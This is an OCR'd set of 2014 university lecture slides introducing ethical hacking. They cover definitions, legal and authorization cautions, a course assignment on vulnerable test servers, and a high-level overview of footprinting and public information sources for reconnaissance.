


Ethical Hacking


March 14, 2014
SENG 460
Eric van Wiltenburg
@e_vanwiltenburg

Objectives

- Combine an ethical hacking methodology with the application of security in order to better-understand ethical hacking concepts and techniques
- Contemplate common countermeasures that effectively reduce or mitigate attacks
- Reinforce methodologies and techniques through the use of a live environment/case study

Today's Agenda

1. What is Ethical Hacking?
2. Footprinting
3. Scanning
4. Enumeration
5. Exploitation
6. Post-Exploitation
7. Back to Ethics



What is Ethical Hacking?

- Hacking is…
  - The act of breaking into computers and computer systems by circumventing security systems and exploiting vulnerabilities in order to access information or use resources on those systems in ways not originally intended
- Ethical is…
  - Being in accordance with the rules or standards for conduct or practice, especially the standards of a profession
  - Pertains to right and wrong in one's conduct

What is Ethical Hacking?

- A form of legal hacking done with permission of an organization in order to increase the security of information and information systems of that organization
- Motives vs authorization
- Black Hat vs White Hat
- AKA: Penetration Testing
- It’s fun – Pretend to be E.V.I.L.

Why Ethical Hacking?

- Proactive security testing vs reactive incident response
- Increase the security of information and information systems of an organization
- “Know thy enemy”

Skills and Knowledge Required

Models


IANAL

- Jurisdictional legal requirements
- What may be legal in $region_1 may not be legal in $region_2
- Know the legal aspects before starting your testing
- Don't
  - Access a computer, network, or system without permission
  - Destroy data
  - Copy information without permission
- Organizational policies as well (ie UVic policies IM7200 and IM7800)

Your assignment, should you choose to accept it…

- Choose five weaknesses or vulnerabilities (technical, non-technical, organizational, etc) seen or discussed during today's presentation.
- Write a paper that describes:
  - The weaknesses or vulnerabilities,
  - How the weaknesses or vulnerabilities were (or could have been) exploited; and
  - At least one countermeasure for each of those vulnerabilities (remember, security happens at multiple layers - defense in depth).
- Hack vulnerable test servers
- Value: 20 points (10 points for the report, 10 points for hacking vulnerable test servers)

Today's Agenda

1. What is Ethical Hacking?
2. Footprinting
3. Scanning
4. Enumeration
5. Exploitation
6. Post-Exploitation
7. Back to Ethics


Fingerprinting

- Information gathering, reconnaissance
- Foundation for your entire penetration test
- Unobtrusive
- Must be systematic and methodical to determine crucial information
- Minimizing fingerprinting reduces chances of success
- Don’t get itchy. It is arduous, but the fun part comes later!
- Useful for white box / internal pen test? Absolutely!

Fingerprinting


- Art of Intrusion – examples of huge amounts of reconnaissance and testing prior to attacks
- Symantec Stuxnet Paper: http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf


Case Study Intro


- Use UVic as an example
- Fictitious company: UVic HACKTHIS


Publicly-Available Information


- Organizational Webpages
- Related Organizations
- Physical Location
- Employee Contact Info
- Current Events
- Social Networking
- Archived Information
- Search Engines
- Discussion Groups

